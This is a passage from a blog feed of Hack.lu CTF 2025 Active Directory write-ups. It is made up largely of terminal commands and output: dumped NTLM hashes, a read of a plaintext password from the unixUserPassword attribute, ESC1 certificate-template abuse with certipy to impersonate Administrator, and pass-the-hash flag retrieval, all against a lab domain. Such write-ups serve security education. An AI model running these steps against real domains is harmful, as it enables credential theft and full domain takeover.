maja.lindgren:1104:aad3b435b51404eeaad3b435b51404ee:c8f64ebda9f079e9ab7ab776f409c66f:::</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Freja.Lund:1105:aad3b435b51404eeaad3b435b51404ee:a998a530a64e1c5a9d502e0f55ba43d7:::</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Sven.Andersson:1106:aad3b435b51404eeaad3b435b51404ee:a9f00a4eb8fe3c2063513a3f0e9cebed:::</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Bjorn.Ek:1107:aad3b435b51404eeaad3b435b51404ee:7077bc6c6a3408abf570e554917e1948:::</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             SRV02$:1108:aad3b435b51404eeaad3b435b51404ee:2789dafd681ed1e069bf270ea4e9c9ad:::</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             JTYTQCPS$:2101:aad3b435b51404eeaad3b435b51404ee:fa597599bfda059059d4802340a73b15:::</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             SKQUJUFW$:2102:aad3b435b51404eeaad3b435b51404ee:b138821f62f337e3f3d4111017334315:::</span></pre></td></tr></table></figure><p>Finally, we can grab our flag</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb dc01.hack.lu -u administrator -H 995c831ca16a0e43a90735ef8a9f62d7 --get-file &#x27;Users\\Administratör\\Desktop\\flag.txt&#x27; flag.txt</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hack.lu) (signing:True) (SMBv1:None) (Null Auth:True)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] hack.lu\administrator:995c831ca16a0e43a90735ef8a9f62d7 (Pwn3d!)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Copying &quot;Users\\Administratör\\Desktop\\flag.txt&quot; to &quot;flag.txt&quot;</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] File &quot;Users\\Administratör\\Desktop\\flag.txt&quot; was downloaded to &quot;flag.txt&quot;</span><span class="line cmd"><br><span class="prompt">$ </span>cat flag.txt</span><span class="line out"><br>flag&#123;AD_Yet_An0ther_Dis4st3r_e09ec502d5&#125;</span></pre></td></tr></table></figure><p>That concludes this challenge. I hope you learned something new! 🐱</p><h1 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h1><ul><li><a href="https://trustedsec.com/blog/a-comprehensive-guide-on-relaying-anno-2022">https://trustedsec.com/blog/a-comprehensive-guide-on-relaying-anno-2022</a></li><li><a href="https://logan-goins.com/2024-07-23-ldap-relay/">https://logan-goins.com/2024-07-23-ldap-relay/</a></li></ul>]]></content>
    
    
    <summary type="html">NTLM relay, RBCD, and ACLs</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="acl abuse" scheme="https://seriotonctf.github.io/tags/acl-abuse/"/>
    
    <category term="rbcd" scheme="https://seriotonctf.github.io/tags/rbcd/"/>
    
    <category term="hack.lu ctf" scheme="https://seriotonctf.github.io/tags/hack-lu-ctf/"/>
    
    <category term="ntlm relay" scheme="https://seriotonctf.github.io/tags/ntlm-relay/"/>
    
    <category term="coercion" scheme="https://seriotonctf.github.io/tags/coercion/"/>
    
    <category term="dpapi" scheme="https://seriotonctf.github.io/tags/dpapi/"/>
    
  </entry>
  
  <entry>
    <title>AKTIVKATALOG 1 - Hack.lu CTF 2025</title>
    <link href="https://seriotonctf.github.io/AKTIVKATALOG-1-Hack-lu-CTF-2025/"/>
    <id>https://seriotonctf.github.io/AKTIVKATALOG-1-Hack-lu-CTF-2025/</id>
    <published>2025-10-20T14:01:50.000Z</published>
    <updated>2026-11-15T14:21:16.798Z</updated>
    
    <content type="html"><![CDATA[<p>AKTIVKATALOG 1 is an Active Directory challenge from Hack.lu CTF 2025, created by NeffIsBack and Steffen. It involves enumerating the unixUserPassword attribute and ADCS</p><h4 id="Note"><a href="#Note" class="headerlink" title="Note"></a>Note</h4><p>My NetExec version is the latest, I installed it using:</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>git clone https://github.com/Pennyw0rth/NetExec</span><span class="line cmd"><br><span class="prompt">$ </span>cd NetExec</span><span class="line cmd"><br><span class="prompt">$ </span>NetExec git:(main) ✗ python3 -m pipx install . --force</span><span class="line out"><br>Installing to existing venv &#x27;netexec&#x27;</span><span class="line out"><br>  installed package netexec 1.4.0+1009.3d407b47, installed using Python 3.12.3</span><span class="line out"><br>  These apps are now globally available</span><span class="line out"><br>    - NetExec</span><span class="line out"><br>    - netexec</span><span class="line out"><br>    - nxc</span><span class="line out"><br>    - nxcdb</span><span class="line out"><br>done! ✨ 🌟 ✨</span><span class="line out"><br></span><span class="line cmd"><br><span class="prompt">$ </span>NetExec git:(main) ✗ nxc --version</span><span class="line out"><br>1.4.0 - SmoothOperator - 3d407b47 - 1009</span></pre></td></tr></table></figure><p>My Certipy version is:</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy --version</span><span class="line out"><br>Certipy v5.0.3 - by Oliver Lyak (ly4k)</span></pre></td></tr></table></figure><h2 id="Enumeration"><a href="#Enumeration" class="headerlink" title="Enumeration"></a>Enumeration</h2><p>I’ll use netexec to generate the hosts file line and add it to <code>/etc/hosts</code></p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.244.0.10 --generate-hosts-file hosts</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domin:hack.lu) (signing:True) (SMBv1:False) (Null Auth:True)</span><span class="line cmd"><br><span class="prompt">$ </span>cat hosts</span><span class="line out"><br>10.244.0.10     DC01.hack.lu hack.lu DC01</span></pre></td></tr></table></figure><p>Running netexec with the <code>--users</code> and <code>--shares</code> flags doesn’t show anything suspicious. However, we can use the <code>--computers</code> flag to enumerate domain computers</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap 10.244.0.10 -u &#x27;&#x27; -p &#x27;&#x27; --computers</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:hack.lu) (signing:Enforced) (channel binding:When Supported)</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [+] hack.lu\:</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [*] Total records returned: 2</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             DC01$</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             dator$</span></pre></td></tr></table></figure><p>As you can see, we have the <code>DC01$</code> account and another computer account called <code>dator$</code>. There’s an LDAP attribute called <code>unixUserPassword</code> that is sometimes populated with plaintext credentials. To enumerate it, we can use the <code>get-unixUserPassword</code> module from netexec, which in this case returns the computer account’s password</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap 10.244.0.10 -u &#x27;&#x27; -p &#x27;&#x27; -M get-unixUserPassword</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:hack.lu) (signing:Enforced) (channel binding:When Supported)</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [+] hack.lu\:</span><span class="line out"><br>GET-UNIX... 10.244.0.10     389    DC01             [+] Found following users:</span><span class="line out"><br>GET-UNIX... 10.244.0.10     389    DC01             User: dator$ unixUserPassword: vy6A8VGpN7gMxZ</span></pre></td></tr></table></figure><p>Now that we have credentials, we can do further enumeration like listing users and shares but nothing is interesting was found</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.244.0.10 -u &#x27;dator$&#x27; -p &#x27;vy6A8VGpN7gMxZ&#x27; --users</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domin:hack.lu) (signing:True) (SMBv1:False) (Null Auth:True)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] hack.lu\dator$:vy6A8VGpN7gMxZ</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Administratör                 2025-10-08 13:28:59 0       Fördefinierat administratörskonto för datorn/domänen</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Gäst                          &lt;never&gt;             0       Fördefinierat gästkonto för datorn/domänen</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             krbtgt                        2025-10-08 14:10:03 0       Tjänstkonto för KDC (Key Distribution Center)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Enumerated 3 local users: HACK</span></pre></td></tr></table></figure><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.244.0.10 -u &#x27;dator$&#x27; -p &#x27;vy6A8VGpN7gMxZ&#x27; --shares</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domin:hack.lu) (signing:True) (SMBv1:False) (Null Auth:True)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] hack.lu\dator$:vy6A8VGpN7gMxZ</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Enumerated shares</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             Share           Permissions     Remark</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             -----           -----------     ------</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             ADMIN$                          Fjärradmin</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             C$                              Standardresurs</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             IPC$            READ            Fjärr-IPC</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             NETLOGON        READ            Resurs för serverinloggning</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             SYSVOL          READ            Resurs för serverinloggning</span></pre></td></tr></table></figure><h2 id="ADCS"><a href="#ADCS" class="headerlink" title="ADCS"></a>ADCS</h2><p>One important thing to check in an Active Directory environment is ADCS (Active Directory Certificate Services). Let’s use the <code>adcs</code> module from netexec to see if it’s in use</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap 10.244.0.10 -u &#x27;dator$&#x27; -p &#x27;vy6A8VGpN7gMxZ&#x27; -M adcs</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:hack.lu) (signing:Enforced) (channel binding:When Supported)</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [+] hack.lu\dator$:vy6A8VGpN7gMxZ</span><span class="line out"><br>ADCS        10.244.0.10     389    DC01             [*] Starting LDAP search with search filter &#x27;(objectClass=pKIEnrollmentService)&#x27;</span><span class="line out"><br>ADCS        10.244.0.10     389    DC01             Found PKI Enrollment Server: DC01.hack.lu</span><span class="line out"><br>ADCS        10.244.0.10     389    DC01             Found CN: hack-DC01-CA</span><span class="line out"><br>ADCS        10.244.0.10     389    DC01             Found PKI Enrollment WebService: https://dc01.hack.lu/hack-DC01-CA_CES_Kerberos/service.svc/CES</span></pre></td></tr></table></figure><p>Indeed, ADCS is present here. The next step is to look for vulnerable templates using tools like Certipy. Netexec recently added a new module called <code>certipy-find</code> that works like the certipy find command to look for vulnerable templates</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap 10.244.0.10 -u &#x27;dator$&#x27; -p &#x27;vy6A8VGpN7gMxZ&#x27; -M certipy-find</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:hack.lu) (signing:Enforced) (channel binding:When Supported)</span><span class="line out"><br>LDAP        10.244.0.10     389    DC01             [+] hack.lu\dator$:vy6A8VGpN7gMxZ</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01             Certificate Authorities</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01               0</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 CA Name                             : hack-DC01-CA</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 DNS Name                            : DC01.hack.lu</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Certificate Subject                 : CN=hack-DC01-CA, DC=hack, DC=lu</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Certificate Serial Number           : 49A6DF796B66B08746F83C67B8A882D3</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Certificate Validity Start          : 2025-10-08 14:46:23+00:00</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Certificate Validity End            : 2030-10-08 14:55:34+00:00</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Web Enrollment</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                   HTTP</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                     Enabled                         : False</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                   HTTPS</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                     Enabled                         : False</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 User Specified SAN                  : Disabled</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Request Disposition                 : Issue</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Enforce Encryption for Requests     : Enabled</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Permissions</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                   Owner                             : HACK.LU\Administrators</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                   Access Rights</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                     ManageCa                        : HACK.LU\Administrators</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                                                       HACK.LU\Domänadministratörer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                                                       HACK.LU\Företagsadministratörer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                     ManageCertificates              : HACK.LU\Administrators</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                                                       HACK.LU\Domänadministratörer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                                                       HACK.LU\Företagsadministratörer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                     Enroll                          : HACK.LU\Authenticated Users</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01             Certificate Templates</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01               0</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Template Name                       : köttbullar</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Display Name                        : köttbullar</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Certificate Authorities             : hack-DC01-CA</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Enabled                             : True</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Client Authentication               : True</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Enrollment Agent                    : False</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Any Purpose                         : False</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Enrollee Supplies Subject           : True</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Certificate Name Flag               : EnrolleeSuppliesSubject</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Enrollment Flag                     : AutoEnrollment</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Extended Key Usage                  : Server Authentication</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                                                       Client Authentication</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Requires Manager Approval           : False</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Requires Key Archival               : False</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Authorized Signatures Required      : 0</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Schema Version                      : 1</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Validity Period                     : 1 year</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Renewal Period                      : 6 weeks</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Minimum RSA Key Length              : 2048</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Template Created                    : 2025-10-08T14:59:46+00:00</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Template Last Modified              : 2025-10-08T14:59:46+00:00</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 Permissions</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                   Enrollment Permissions</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                     Enrollment Rights               : HACK.LU\Domändatorer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                   Object Control Permissions</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                     Owner                           : HACK.LU\Företagsadministratörer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                     Full Control Principals         : HACK.LU\Domänadministratörer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                                                       HACK.LU\Local System</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                                                       HACK.LU\Företagsadministratörer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                     Write Owner Principals          : HACK.LU\Domänadministratörer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                                                       HACK.LU\Local System</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                                                       HACK.LU\Företagsadministratörer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                     Write Dacl Principals           : HACK.LU\Domänadministratörer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                                                       HACK.LU\Local System</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                                                       HACK.LU\Företagsadministratörer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 [+] User Enrollable Principals      : HACK.LU\Domändatorer</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 [!] Vulnerabilities</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                   ESC1                              : Enrollee supplies subject and template allows client authentication.</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                   ESC15                             : Enrollee supplies subject and schema version is 1.</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                 [*] Remarks</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                   ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                   ESC2 Target Template              : Template can be targeted as part of ESC2 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.</span><span class="line out"><br>CERTIPY-... 10.244.0.10     389    DC01                   ESC3 Target Template              : Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.</span></pre></td></tr></table></figure><p>We can also do the same thing using certipy</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy find -u &#x27;dator$@hack.lu&#x27; -p &#x27;vy6A8VGpN7gMxZ&#x27; -dc-ip 10.244.0.10 -target dc01.hack.lu -enabled -vulnerable -stdout</span><span class="line out"><br>Certipy v5.0.3 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Finding certificate templates</span><span class="line out"><br>[*] Found 34 certificate templates</span><span class="line out"><br>[*] Finding certificate authorities</span><span class="line out"><br>[*] Found 1 certificate authority</span><span class="line out"><br>[*] Found 12 enabled certificate templates</span><span class="line out"><br>[*] Finding issuance policies</span><span class="line out"><br>[*] Found 14 issuance policies</span><span class="line out"><br>[*] Found 0 OIDs linked to templates</span><span class="line out"><br>[*] Retrieving CA configuration for &#x27;hack-DC01-CA&#x27; via RRP</span><span class="line out"><br>[*] Successfully retrieved CA configuration for &#x27;hack-DC01-CA&#x27;</span><span class="line out"><br>[*] Checking web enrollment for CA &#x27;hack-DC01-CA&#x27; @ &#x27;DC01.hack.lu&#x27;</span><span class="line out"><br>[!] Error checking web enrollment: [Errno 104] Connection reset by peer</span><span class="line out"><br>[!] Use -debug to print a stacktrace</span><span class="line out"><br>[*] Enumeration output:</span><span class="line out"><br>Certificate Authorities</span><span class="line out"><br>  0</span><span class="line out"><br>    CA Name                             : hack-DC01-CA</span><span class="line out"><br>    DNS Name                            : DC01.hack.lu</span><span class="line out"><br>    Certificate Subject                 : CN=hack-DC01-CA, DC=hack, DC=lu</span><span class="line out"><br>    Certificate Serial Number           : 49A6DF796B66B08746F83C67B8A882D3</span><span class="line out"><br>    Certificate Validity Start          : 2025-10-08 14:46:23+00:00</span><span class="line out"><br>    Certificate Validity End            : 2030-10-08 14:55:34+00:00</span><span class="line out"><br>    Web Enrollment</span><span class="line out"><br>      HTTP</span><span class="line out"><br>        Enabled                         : False</span><span class="line out"><br>      HTTPS</span><span class="line out"><br>        Enabled                         : False</span><span class="line out"><br>    User Specified SAN                  : Disabled</span><span class="line out"><br>    Request Disposition                 : Issue</span><span class="line out"><br>    Enforce Encryption for Requests     : Enabled</span><span class="line out"><br>    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy</span><span class="line out"><br>    Permissions</span><span class="line out"><br>      Owner                             : HACK.LU\Administrators</span><span class="line out"><br>      Access Rights</span><span class="line out"><br>        ManageCa                        : HACK.LU\Administrators</span><span class="line out"><br>                                          HACK.LU\Domänadministratörer</span><span class="line out"><br>                                          HACK.LU\Företagsadministratörer</span><span class="line out"><br>        ManageCertificates              : HACK.LU\Administrators</span><span class="line out"><br>                                          HACK.LU\Domänadministratörer</span><span class="line out"><br>                                          HACK.LU\Företagsadministratörer</span><span class="line out"><br>        Enroll                          : HACK.LU\Authenticated Users</span><span class="line out"><br>Certificate Templates</span><span class="line out"><br>  0</span><span class="line out"><br>    Template Name                       : köttbullar</span><span class="line out"><br>    Display Name                        : köttbullar</span><span class="line out"><br>    Certificate Authorities             : hack-DC01-CA</span><span class="line out"><br>    Enabled                             : True</span><span class="line out"><br>    Client Authentication               : True</span><span class="line out"><br>    Enrollment Agent                    : False</span><span class="line out"><br>    Any Purpose                         : False</span><span class="line out"><br>    Enrollee Supplies Subject           : True</span><span class="line out"><br>    Certificate Name Flag               : EnrolleeSuppliesSubject</span><span class="line out"><br>    Enrollment Flag                     : AutoEnrollment</span><span class="line out"><br>    Extended Key Usage                  : Server Authentication</span><span class="line out"><br>                                          Client Authentication</span><span class="line out"><br>    Requires Manager Approval           : False</span><span class="line out"><br>    Requires Key Archival               : False</span><span class="line out"><br>    Authorized Signatures Required      : 0</span><span class="line out"><br>    Schema Version                      : 1</span><span class="line out"><br>    Validity Period                     : 1 year</span><span class="line out"><br>    Renewal Period                      : 6 weeks</span><span class="line out"><br>    Minimum RSA Key Length              : 2048</span><span class="line out"><br>    Template Created                    : 2025-10-08T14:59:46+00:00</span><span class="line out"><br>    Template Last Modified              : 2025-10-08T14:59:46+00:00</span><span class="line out"><br>    Permissions</span><span class="line out"><br>      Enrollment Permissions</span><span class="line out"><br>        Enrollment Rights               : HACK.LU\Domändatorer</span><span class="line out"><br>      Object Control Permissions</span><span class="line out"><br>        Owner                           : HACK.LU\Företagsadministratörer</span><span class="line out"><br>        Full Control Principals         : HACK.LU\Domänadministratörer</span><span class="line out"><br>                                          HACK.LU\Local System</span><span class="line out"><br>                                          HACK.LU\Företagsadministratörer</span><span class="line out"><br>        Write Owner Principals          : HACK.LU\Domänadministratörer</span><span class="line out"><br>                                          HACK.LU\Local System</span><span class="line out"><br>                                          HACK.LU\Företagsadministratörer</span><span class="line out"><br>        Write Dacl Principals           : HACK.LU\Domänadministratörer</span><span class="line out"><br>                                          HACK.LU\Local System</span><span class="line out"><br>                                          HACK.LU\Företagsadministratörer</span><span class="line out"><br>    [+] User Enrollable Principals      : HACK.LU\Domändatorer</span><span class="line out"><br>    [!] Vulnerabilities</span><span class="line out"><br>      ESC1                              : Enrollee supplies subject and template allows client authentication.</span><span class="line out"><br>      ESC15                             : Enrollee supplies subject and schema version is 1.</span><span class="line out"><br>    [*] Remarks</span><span class="line out"><br>      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.</span><span class="line out"><br>      ESC2 Target Template              : Template can be targeted as part of ESC2 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.</span><span class="line out"><br>      ESC3 Target Template              : Template can be targeted as part of ESC3 exploitation. This is not a vulnerability by itself. See the wiki for more details. Template has schema version 1.</span></pre></td></tr></table></figure><p>As you can see from the output of both tools, the <code>köttbullar</code> template is vulnerable to ESC1 and ESC15. In this writeup we will exploit both</p><h3 id="ESC1"><a href="#ESC1" class="headerlink" title="ESC1"></a>ESC1</h3><p><a href="https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation#esc1-enrollee-supplied-subject-for-client-authentication">certipy wiki</a> is a nice place to find more information about ESC1 and the commands to exploit it. I also created a <a href="https://seriotonctf.github.io/ADCS-Attacks-with-Certipy/">cheatsheet for ADCS</a> that includes all the commands to exploit each escalation. More ADCS resources are listed in the resources section at the end of this writeup</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy req -u &#x27;dator$&#x27; -p &#x27;vy6A8VGpN7gMxZ&#x27; -ca hack-DC01-CA -target dc01.hack.lu -template &#x27;köttbullar&#x27; -upn &#x27;Administrator&#x27; -sid S-1-5-21-215134972-1129381140-2588549801-500 -dc-ip 10.244.0.10</span><span class="line out"><br>Certipy v5.0.3 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Requesting certificate via RPC</span><span class="line out"><br>[*] Request ID is 5</span><span class="line out"><br>[*] Successfully requested certificate</span><span class="line out"><br>[*] Got certificate with UPN &#x27;Administrator&#x27;</span><span class="line out"><br>[*] Certificate object SID is &#x27;S-1-5-21-215134972-1129381140-2588549801-500&#x27;</span><span class="line out"><br>[*] Saving certificate and private key to &#x27;administrator.pfx&#x27;</span><span class="line out"><br>[*] Wrote certificate and private key to &#x27;administrator.pfx&#x27;</span></pre></td></tr></table></figure><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy auth -pfx administrator.pfx -domain hack.lu -u &#x27;administrator&#x27; -dc-ip 10.244.0.10</span><span class="line out"><br>Certipy v5.0.3 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Certificate identities:</span><span class="line out"><br>[*]     SAN UPN: &#x27;Administrator&#x27;</span><span class="line out"><br>[*]     SAN URL SID: &#x27;S-1-5-21-215134972-1129381140-2588549801-500&#x27;</span><span class="line out"><br>[*]     Security Extension SID: &#x27;S-1-5-21-215134972-1129381140-2588549801-500&#x27;</span><span class="line out"><br>[*] Using principal: &#x27;administrator@hack.lu&#x27;</span><span class="line out"><br>[*] Trying to get TGT...</span><span class="line out"><br>[*] Got TGT</span><span class="line out"><br>[*] Saving credential cache to &#x27;administrator.ccache&#x27;</span><span class="line out"><br>[*] Wrote credential cache to &#x27;administrator.ccache&#x27;</span><span class="line out"><br>[*] Trying to retrieve NT hash for &#x27;administrator&#x27;</span><span class="line out"><br>[*] Got hash for &#x27;administrator@hack.lu&#x27;: aad3b435b51404eeaad3b435b51404ee:a6b9330f65063062dc3d567db7d4e695</span></pre></td></tr></table></figure><p>With the Domain Administrator hash in hand, we can grab our flag located in <code>C:\Users\Administratör\Desktop\flag.txt</code> </p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.244.0.10 -u administrator -H a6b9330f65063062dc3d567db7d4e695 --get-file &#x27;Users\\Administratör\\Desktop\\flag.txt&#x27; flag.txt</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:hack.lu) (signing:True) (SMBv1:None) (Null Auth:True)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] hack.lu\administrator:a6b9330f65063062dc3d567db7d4e695 (Pwn3d!)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Copying &quot;Users\\Administratör\\Desktop\\flag.txt&quot; to &quot;flag.txt&quot;</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] File &quot;Users\\Administratör\\Desktop\\flag.txt&quot; was downloaded to &quot;flag.txt&quot;</span><span class="line cmd"><br><span class="prompt">$ </span>cat flag.txt</span><span class="line 